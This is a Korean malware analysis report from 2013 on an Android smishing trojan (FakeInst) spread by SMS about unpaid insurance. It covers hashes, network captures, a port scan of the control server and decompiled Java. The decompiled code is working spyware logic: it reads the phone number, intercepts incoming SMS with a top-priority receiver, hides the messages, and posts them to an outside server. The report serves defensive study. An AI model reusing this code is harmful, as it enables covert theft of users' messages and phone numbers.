Android-Trojan/FakeInst
악성코드 분석 보고서

Written by extr


(white-hacker@nate.com, http://extr.kr)

2013. 03. 07

Table of Contents

1. 분석 정보

i. 분석 대상



[Figure 1.1.1 – 042.apk]

이번에 분석해볼 대상은 안드로이드 기반의 악성 앱이다. 이는 안드로이드 기반 스마트 기기를 타겟으로 3월 7일경 퍼진 것으로 추정되며, SMS를 통해 보험금 미납 조회 관련 메시지와 함께 URL을 보내어 사용자의 접속을 유도한다

[Figure 1.1.2 –실제 전송된 메세지]

SHA256: de6ef09313b8e54ef01a7a85a495d3e9e89a0070a23fe037ad2cbc7d17334964

파일 이름: 042.apk

탐지 비율: 1 / 46

분석 날짜: 2013-03-07 11:08:49 UTC (0분 전)

자세히

분석 | File detail | 추가 정보 | 댓글 | 투표

안티바이러스	결과	업데이트
Agnitum	-	20130306
AhnLab-V3	Android-Trojan/FakeInst	20130307
AntiVir	-	20130307
Antiy-AVL	-	20130307
Avast	-	20130307
AVG	-	20130306
BitDefender	-	20130307
ByteHero	-	20130304
CAT-QuickHeal	-	20130307
ClamAV	-	20130307
Commtouch	-	20130307
Comodo	-	20130307
DrWeb	-	20130307
Emsisoft	-	20130307
eSafe	-	20130307
ESET-NOD32	-	20130307
F-Prot	-	20130307
F-Secure	-	20130307
Fortinet	-	20130307
GData	-	20130307
Ikarus	-	20130307
Jiangmin	-	20130307
K7AntiVirus	-	20130306
Kaspersky	-	20130307

[Figure 1.1.3 – Virustotal 분석 결과]

파일 명	install2.exe (Android Application)
진단 명	Android-Trojan/FakeInst (Ahnlab-V3)
파일 크기	79873 Bytes
MD5	f6c722da229ade8bad92d78398eb3ffd
SHA1	c140da00d269f0570fa6d3ca978df00870825494
SHA256	de6ef09313b8e54ef01a7a85a495d3e9e89a0070a23fe037ad2cbc7d17334964

ii. 분석 환경


악성 앱의 동적 분석을 위한 가상환경과, 정적 분석을 위하여 다음과 같은 프로그램들을 사용하였다.

가상 환경 프로그램	VMware 9.0 / Android Virtual Device
가상 환경 운영체제	Linux Ubuntu 12.04 LTS
Java Decompiler	JDGUI
동적 분석 프로그램	- Wireshark

2. 동적 분석

[Figure 2.1.1 – 다운로드 스트림]

우선 악성 어플리케이션의 동적 분석을 위해 직접 악성 URL에 접근하여 다운로드를 시도해보았다. 기존의 Short URL 형식과는 달리 일반적인 도메인이라 사용자들이 의심하지 않고 접속할 수 있지만, 위와 같이 index.html에 Location.href를 통해 악성 앱을 다운로드 받을 수 있는 페이지로 리디렉션 시켜버리는 것을 볼 수 있다.



[Figure 2.1.2 – sphone]

설치를 실행해보면 위와 같은 정보들을 수집한다는 것을 알 수 있다. 어떤 동작을 수행하는지는 정적 분석에서 알아보도록 하겠다.

```
POST //BBB.php HTTP/1.1
content-type: application/x-www-form-urlencoded
content-length: 34
User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2; sdk Build/FRF91)
Host: 67.198.149.116
Connection: Keep-Alive

p=15555215554||2013-03-07 10:50:53
```

[Figure 2.1.3 – 실행 후 날아가는 패킷]

앱을 실행하면 별 다른 이벤트 없이 바로 꺼지는데, 동시에 67.198.149.116/BBB.php에 p="핸드폰 번호"||"로컬 시각"을 전송하는 것을 볼 수 있었다. 이후 별 특별한 변화는 관찰할 수 없었다.

서버 분석을 위해 어떠한 서비스를 실행하고 있는지 알아보았다.

21	FTP
80	HTTP
135	MSRPC
139	NETBIOS-SSN
445	Microsoft-DS
1025	IIS
1434	MSSQL-m

3306	MYSQL
3389	MS-Term-Serv
4444	Krb524
5000	UPnP
8080	HTTP-Proxy

제일 눈에 들어오는 것은 80, 8080, 그리고 3389 포트이다.

80포트로 서비스를 하지만 프록시를 사용한다는 것을 알 수 있고, 여타 다른 악성 어플리케이션들과 마찬가지로 원격 데스크탑을 사용해 원격 관리를 사용한다는 것을 알 수 있다.

[Figure 2.1.4 – GeoIP]

GeoIP를 통해 위치를 확인해본 결과 미국 서버로 나왔지만, IIS 오류 메시지를 통해 실제 발원지는 중국인 것으로 추측된다. 즉, 위에서 언급했던 8080 포트를 통해 프록시를 사용했다고 밖에 볼 수 없다.

이후, 문자 메시지를 통해 전달되는 http://www.popstar1.com과 http://67.198.149.116은 동일한 주소라는 것을 알아냈지만, BBB.php가 어떠한 역할을 하는지는 알 수 없었다.

이제 정적 분석을 통해 프로그램이 내부적으로 어떠한 역할을 하는지 알아보도록 하자.

3. 정적 분석

의외로 다른 악성 앱에 비해 적은 양의 클래스를 볼 수 있다.

쓰레기 코드를 중간중간에 넣지 않은 걸 봐선 아직 프로토 타입 악성코드라 핵심적인 기능이 없는게 아닐까 하고 생각이 들긴 하지만 악의적으로 배포되고 있다는 사실은 동일하니 분석에 있어서는 상관없지 싶다.

```
public class MainActivity extends Activity
{
  public SimpleDateFormat a = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");

  protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2130903040);
    a.a = ((TelephonyManager)getSystemService("phone")).getLine1Number();
    new Thread(new c(this, a.a + "||" + this.a.format(new Date()), "/BBB.php")).start();
    startService(new Intent(this, SMSListenerService.class));
    finish();
  }
}
```

[Figure 3.1.1 – MainActivity]

MainActivity 클래스이다. 여기서는 TelephonyManager와 getLine1Number를 통해 감염된 디바이스의 전화번호를 가져와 변수에 저장시킨다는 것을 알 수 있다. 이후, c 클래스에게 전화 번호, 시스템 시각과 "/BBB.php"를 인자로 하여 넘겨주며 곧 이어 SMSListenerService라는 서비스를 실행시키는 것을 볼 수 있다.

```
public class SMSListenerService extends Service
{
  public SimpleDateFormat a = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
  private final BroadcastReceiver b = new b(this);

  public IBinder onBind(Intent paramIntent)
  {
    return null;
  }
```

```
  public void onCreate()
  {
    super.onCreate();
    Log.i("SMSListener", "Service start!");
    IntentFilter localIntentFilter = new IntentFilter();
    localIntentFilter.addAction("android.provider.Telephony.SMS_RECEIVED");
    localIntentFilter.setPriority(2147483647);
    registerReceiver(this.b, localIntentFilter);
  }

  public void onDestroy()
  {
    unregisterReceiver(this.b);
    super.onDestroy();
  }
}
```

[Figure 3.1.2 - SMSListenerService]

서비스 클래스에선 SMSListener라는 서비스에 대한 정보를 나타낸다.

이는 낮은 Priority로써 아무 SMS가 도착할 때까지 대기하다가 도착 시 Broadcast Receiver인 b에게 메시지를 전달하는 역할을 한다. B의 역할은 다음과 같다.

```
final class b extends BroadcastReceiver
{
  b(SMSListenerService paramSMSListenerService)
  {
  }

  public final void onReceive(Context paramContext, Intent paramIntent)
  {
    Object localObject1 = "";
    Object localObject2 = "";
    Date localDate1 = new Date();
    Object[] arrayOfObject = (Object[])paramIntent.getExtras().get("pdus");
    int i = arrayOfObject.length;
    Object localObject3 = localDate1;
    int j = 0;
    while (true)
```

```
    {
      if (j >= i)
      {
        new Thread(new c(paramContext, a.a + "||" + (String)localObject2 + "||" +
(String)localObject1 + "||" + this.a.a.format((Date)localObject3), "/AAA.php")).start();
        Log.i("zhou", localObject1 + "发来短信");
        abortBroadcast();
        return;
      }
      SmsMessage localSmsMessage = SmsMessage.createFromPdu((byte[])arrayOfObject[j]);
      String str1 = localSmsMessage.getOriginatingAddress();
      String str2 = localObject2 + localSmsMessage.getMessageBody();
      Date localDate2 = new Date(localSmsMessage.getTimestampMillis());
      j++;
      localObject3 = localDate2;
      localObject2 = str2;
      localObject1 = str1;
    }
  }
}
```

[Figure 3.1.3 – b class]

b에서는 getMessageBody() 함수를 통한 수신된 메시지, getOriginatingAddress()를 통한 발신자 번호, 기존의 string a에 저장되어 있던 수신자 번호, 타임스탬프로 현재 시각을 가져와 외부 서버로 전송 할 인자를 만들어 내는 부분이다.

위의 형식대로라면 **수신자 번호+"||"+메시지+"||"+발신자 번호+"||"+현재 시각** 형식으로 목적지 서버의 /AAA.php에게 전송된다.

```
public final class c
  implements Runnable
{
  String a;
  private String b;
  private Context c;

  public c(Context paramContext, String paramString1, String paramString2)
  {
    this.b = paramString1;
    this.c = paramContext;
```

```
    this.a = paramString2;
  }

    // Byte code:
    //    0: aconst_null
    //    ....
    //    208: goto -126 -> 82

  private static String a(String paramString, Map paramMap)
  {
    StringBuilder localStringBuilder = new StringBuilder("");
    Iterator localIterator;
    if ((paramMap != null) && (!paramMap.isEmpty()))
      localIterator = paramMap.entrySet().iterator();
    while (true)
    {
      if (!localIterator.hasNext())
      {
        localStringBuilder.deleteCharAt(-1 + localStringBuilder.length());
        Log.i("zhou", paramString + "     " + localStringBuilder.toString() + "shit");
        byte[] arrayOfByte = localStringBuilder.toString().getBytes();
        HttpURLConnection localHttpURLConnection = (HttpURLConnection)new
URL(paramString).openConnection();
        localHttpURLConnection.setRequestMethod("POST");
        localHttpURLConnection.setConnectTimeout(1000);
        localHttpURLConnection.setDoOutput(true);
        localHttpURLConnection.setRequestProperty("Content-Type", "application/x-www-form-
urlencoded");
        localHttpURLConnection.setRequestProperty("Content-Length",
String.valueOf(arrayOfByte.length));
        OutputStream localOutputStream = localHttpURLConnection.getOutputStream();
        localOutputStream.write(arrayOfByte);
        localOutputStream.flush();
        localOutputStream.close();
        if (localHttpURLConnection.getResponseCode() != 200)
          Log.i("zhou", "得不到服务器的数据");
        return null;
      }
      Map.Entry localEntry = (Map.Entry)localIterator.next();
```

```
localStringBuilder.append((String)localEntry.getKey()).append('=').append((String)localEntry.getValue
()).append('&');
      }
    }

    public final void run()
    {
      HashMap localHashMap = new HashMap();
      localHashMap.put("p", this.b);
      String str = a("url.txt") + this.a;
      try
      {
        a(str, localHashMap);
        return;
      }
      catch (Exception localException)
      {
        Log.i("zhou", "rsp question");
      }
    }
}
```

[Figure 3.1.4 – c class]

외부와의 통신을 위한 c class이다. 이전에 보았던 MainActivity.class, b.class에서 사용되는 외부와의 통신도 이 클래스를 통해 이루어진다.

위 url.txt의 내용은 SMS를 통해 퍼진 URL과 동일한 도메인을 가진 http://67.198.149.116 를 가리키고 있음을 알 수 있는데, 이렇게 url을 내부에 포함하지 않고 따로(/assets/url.txt) 관리하는 이유는 서버를 수시로 바꾸기 위해 따로 빼 놓았을 것이라 추측된다.

이처럼 정보의 수정을 용이하게 하기 위해 리소스를 따로 관리하는 것은 url 뿐만 아니라 어플리케이션의 아이콘도 마찬가지이다.

[Figure 3.1.5 – res]

이전에 발생했던 스타벅스, 베스킨라빈스, 맥도날드, 롯데마트 등의 스미싱 앱도 위와 같이 리소스를 따로 관리하여 악성코드를 쉽게 수정하여 퍼트릴 수 있게 되어있다.

4. 결론

해당 악성코드는 다음과 같은 역할을 수행한다.

1. **설치만 해도 핸드폰 번호 및 앱 실행 시각이 서버로 전송됨.**
2. **이후 악성 서비스가 실행되며, 이 서비스가 실행되는 한 SMS가 전송될 시 수/발신자 전화번호, 메시지 내용, 수신 시각이 서버로 전송됨.**

또한, 해당 악성코드는 현재(13년 03월 08일 오전 12시) 배포가 중지되었으며, 추후 리소스 수정 및 소스 수정 후 다른 경로를 통해 다시 배포될 것으로 예상된다.

5. 치료 방법

안전한 삭제를 위해 서비스 중지 후 프로그램을 삭제한다.